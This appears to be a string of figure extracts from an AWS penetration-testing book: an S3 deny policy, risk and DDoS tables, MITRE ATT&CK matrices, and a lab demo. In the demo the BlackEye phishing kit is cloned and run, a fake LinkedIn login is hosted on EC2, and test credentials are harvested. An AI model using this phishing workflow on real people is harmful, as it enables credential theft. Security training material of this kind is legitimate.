
1 {
2   "Version": "2012-10-17",
3   "Id": "Policy1582137589630",
4   "Statement": [
5     {
6       "Sid": "Stat1582137588827",
7       "Effect": "Deny",
8       "Principal": "*",
9       "Action": "s3:*",
10      "Resource": "arn:aws:s3::packtaospentesting"
11    }
12  ]
13 }
  
```



	None	Minor	Moderate	High	Critical
Very Likely	Low Med	Medium	Med Hi	High	High
Likely	Low	Low Med	Medium	Med Hi	High
Possible	Low	Low Med	Medium	Med Hi	Med Hi
Unlikely	Low	Low Med	Low Med	Medium	Med Hi
Highly Unlikely	Low	Low	Low Med	Medium	Medium

3 Month Roadmap: Eliminating Public S3 Buckets	
Step 1: Create a Remediation Strategy	<ul style="list-style-type: none"> • Create a new IAM role that allows only authorized personnel to create S3 buckets. • Buckets will be locked down by default to avoid public buckets from being introduced.
Step 2: Security Training	<ul style="list-style-type: none"> • Create new security training that teaches users and IT staff about the dangers of public buckets.
Step 3: Patch Issues	<ul style="list-style-type: none"> • Removing any public buckets on network.
Step 4: Continuously Monitor and Detect any Public Buckets	<ul style="list-style-type: none"> • Implemented a preferred method of monitoring and detection.

Chapter 11: Staying Out of Trouble

#	Layer	Application	Description	Vector Example
7	Application	Data	Network process to application	HTTP floods, DNS query floods
6	Presentation	Data	Data representation and encryption	SSL abuse
5	Session	Data	Interhost communication	N/A
4	Transport	Segments	End-to-end connections and reliability	SYN floods
3	Network	Packets	Path determination and logical addressing	UDP reflection attacks
2	Datalinks	Frames	Physical addressing	N/A
1	Physical	Bits	Media, signal, and binary transmission	N/A





Chapter 12: Other Projects with AWS

AWS Matrix

Below are the tactics and techniques representing the MITRE ATT&CK® Matrix for Enterprise covering cloud-based techniques. The Matrix contains information for the AWS platform.

[View on the ATT&CK® Navigator](#)
[About the Enterprise domain](#)
[Version Permalink](#)

layouts ▾ show sub-techniques hide sub-techniques help

Initial Access 3 techniques	Persistence 4 techniques	Privilege Escalation 1 techniques	Defense Evasion 4 techniques	Credential Access 2 techniques	Discovery 10 techniques	Collection 3 techniques	Exfiltration 1 techniques	Impact 4 techniques
Exploit Public-Facing Application	Account Manipulation	Valid Accounts (2)	Impair Defenses (1)	Brute Force (3)	Account Discovery (1)	Data from Cloud Storage Object	Transfer Data to Cloud Account	Defacement (1)
Trusted Relationship	Create Account (1)		Modify Cloud Compute Infrastructure (2)	Unsecured Credentials (2)	Cloud Service Dashboard	Data from Information Repositories		Endpoint Denial of Service (3)
Valid Accounts (2)	Implant Container Image		Unused/Unsupported Cloud Regions		Cloud Service Discovery	Data Staged (1)		Network Denial of Service (2)
	Valid Accounts (2)		Valid Accounts (2)		Network Service Scanning			Resource Hijacking
					Network Share Discovery			
					Permission Groups Discovery			
					Remote System Discovery			
					Software Discovery (1)			
					System Information Discovery			
					System Network Connections Discovery			

Procedure Examples

Name	Description
APT33	APT33 has used compromised Office 365 accounts in tandem with Ruler in an attempt to gain control of endpoints. ^[6]

selection controls layer controls

threat groups			
APT30	view	select	deselect
APT32	view	select	deselect
APT33	view	select	deselect
APT37	view	select	deselect
APT38	view	select	deselect
software			
3PARA RAT	view	select	deselect
4H RAT	view	select	deselect
ABK	view	select	deselect
adbupd	view	select	deselect
ADVSTORESHELL	view	select	deselect
mitigations			
Account Use Policies	view	select	deselect
Active Directory Configuration	view	select	deselect
Antivirus/Antimalware	view	select	deselect
Application Developer Guidance	view	select	deselect
Application Isolation			

technique controls

no color			
Red	Red	Red	Red
Orange	Orange	Orange	Orange
Yellow	Yellow	Yellow	Yellow
Green	Green	Green	Green
Blue	Blue	Blue	Blue
Purple	Purple	Purple	Purple
Grey	Grey	Grey	Grey

Initial Access 9 techniques	Execution 10 techniques	Persistence 17 techniques	Privilege Escalation 12 techniques	Defense Evasion 32 techniques	Credential Access 13 techniques	Discovery 22 techniques	Lateral Movement 9 techniques	Collection 15 techniques	Communications Control 16 techniques	Exfiltration 8 techniques	Impact 13 techniques
Drive-by Compromise Exploit Public-Facing Application	Command and Scripting Interpreter (0.2) Exploitation for Client Execution	Account Manipulation (0.2) BITS Jobs Boot or Logon Autostart Execution (0.11) Boot or Logon Initialization	Abuse Elevation Control Mechanism (0.4) Access Token Manipulation (0.3) Boot or Logon Autostart Execution (0.11) Boot or Logon Initialization Scripts (0.3)	Abuse Elevation Control Mechanism (0.4) Access Token Manipulation (0.3) BITS Jobs Deobfuscate/Decode Files or Information Direct Volume Access Execution Guardrails (0.7) Exploitation for Defense Evasion	Brute Force (0.4) Credentials from Password Stores Exploitation for Credential Access Forced Authentication Input Capture (0.4) Man-in-the-Middle (0.1) Modify Authentication Process (0.3) Network Sniffing	Account Discovery (0.7) Application Window Discovery Browser Bookmark Discovery Domain Trust Discovery File and Directory Discovery Network Service Scanning Network Share Discovery Password Policy Discovery Peripheral Device Discovery Process Discovery Query Registry Remote System Discovery Software Discovery (0.7) System Information Discovery System Network Configuration Discovery System Network Connections Discovery System Owner/User Discovery System Service Discovery	Exploitation of Remote Services Internal Spearphishing Lateral Tool Transfer Remote Service Session Hijacking (0.2) Remote Services (0.6) Replication Through Removable Media Software Deployment Tools Taint Shared Content Use Alternate Authentication Material (0.2)	Archive Collected Data (0.7) Audio Capture Automated Collection Clipboard Data Data from Information Repositories (0.7) Data from Local System Data from Network Shared Drive Data from Removable Media Data Staged (0.2) Email Collection (0.3) Input Capture (0.4) Man in the Browser Man-in-the-Middle (0.1) Screen Capture Video Capture	Application Layer Protocol (0.4) Communication Through Removable Media Data Encoding (0.3) Data Obfuscation (0.3) Dynamic Resolution (0.3) Encrypted Channel (0.2) Fallback Channels Ingress Tool Transfer Multi-Stage Channels Non-Application Layer Protocol Non-Standard Port Protocol Tunneling Proxy (0.4) Remote Access Software Traffic Signaling (0.1) Web Service (0.3)	Automated Exfiltration Data Transfer Size Limits Exfiltration Over Alternative Protocol (0.3) Exfiltration Over C2 Channel Exfiltration Over Other Network (0.1) Exfiltration Over Physical Medium (0.3) Exfiltration Over Web Service (0.3) Scheduled Transfer	Account Access Removal Data Destruction Data Encrypted for Impact Data Manipulation (0.2) Defacement (0.2) Disk Wipe (0.2) Endpoint Denial of Service (0.4) Firmware Corruption Inhibit System Recovery Network Denial of Service (0.2) Resource Hijacking Service Stop System Shutdown/Reboot

```

root@kali:~# git clone https://github.com/thelinuxchoice/blackeye
Cloning into 'blackeye'...
remote: Enumerating objects: 361, done.
remote: Total 361 (delta 0), reused 0 (delta 0), pack-reused 361
Receiving objects: 100% (361/361), 8.01 MiB | 14.18 MiB/s, done.
Resolving deltas: 100% (101/101), done.
root@kali:~# cd blackeye/
root@kali:~/blackeye# bash blackeye.sh

:: Disclaimer: Developers assume no liability and are not ::
:: responsible for any misuse or damage caused by BlackEye. ::
:: Only use for educational purposes!! ::

:: Attacking targets without mutual consent is illegal! ::

[01] Instagram          [17] IGFollowers   [33] Custom      BLACKEYE v1.1
[02] Facebook          [18] eBay
[03] Snapchat          [19] Pinterest
[04] Twitter           [20] CryptoCurrency
[05] Github             [21] Verizon
[06] Google             [22] DropBox
[07] Spotify            [23] Adobe ID
[08] Netflix            [24] Shopify
[09] PayPal             [25] Messenger
[10] Origin             [26] GitLab
[11] Steam              [27] Twitch
[12] Yahoo              [28] MySpace
[13] LinkedIn           [29] Badoo
[14] Protonmail         [30] VK
[15] Wordpress          [31] Yandex
[16] Microsoft          [32] devianART

CODED BY: @thelinuxchoice
UPGRADED BY: @suljot_gjoka

[*] Choose an option: 13
[*] Put your local IP (Default 172.31.19.33): ec2-34-215-217-158.us-west-2.compute.amazonaws.com
[*] Starting php server...
[*] Send this link to the Victim: ec2-34-215-217-158.us-west-2.compute.amazonaws.com
[*] Waiting victim open the link ...

[*] Credentials Found!
[*] Account: moose@moose.com
[*] Password: password
[*] Saved: sites/linkedin/saved.usernames.txt

```

```

[*] Credentials Found!
[*] Account: moose@moose.com
[*] Password: password
[*] Saved: sites/linkedin/saved.usernames.txt

```

Be great at what you do

Get started - it's free.

First name

Last name

Email

Password (6 or more characters)

By clicking Join now, you agree to the LinkedIn User Agreement, Privacy Policy, and Cookie Policy.

Join now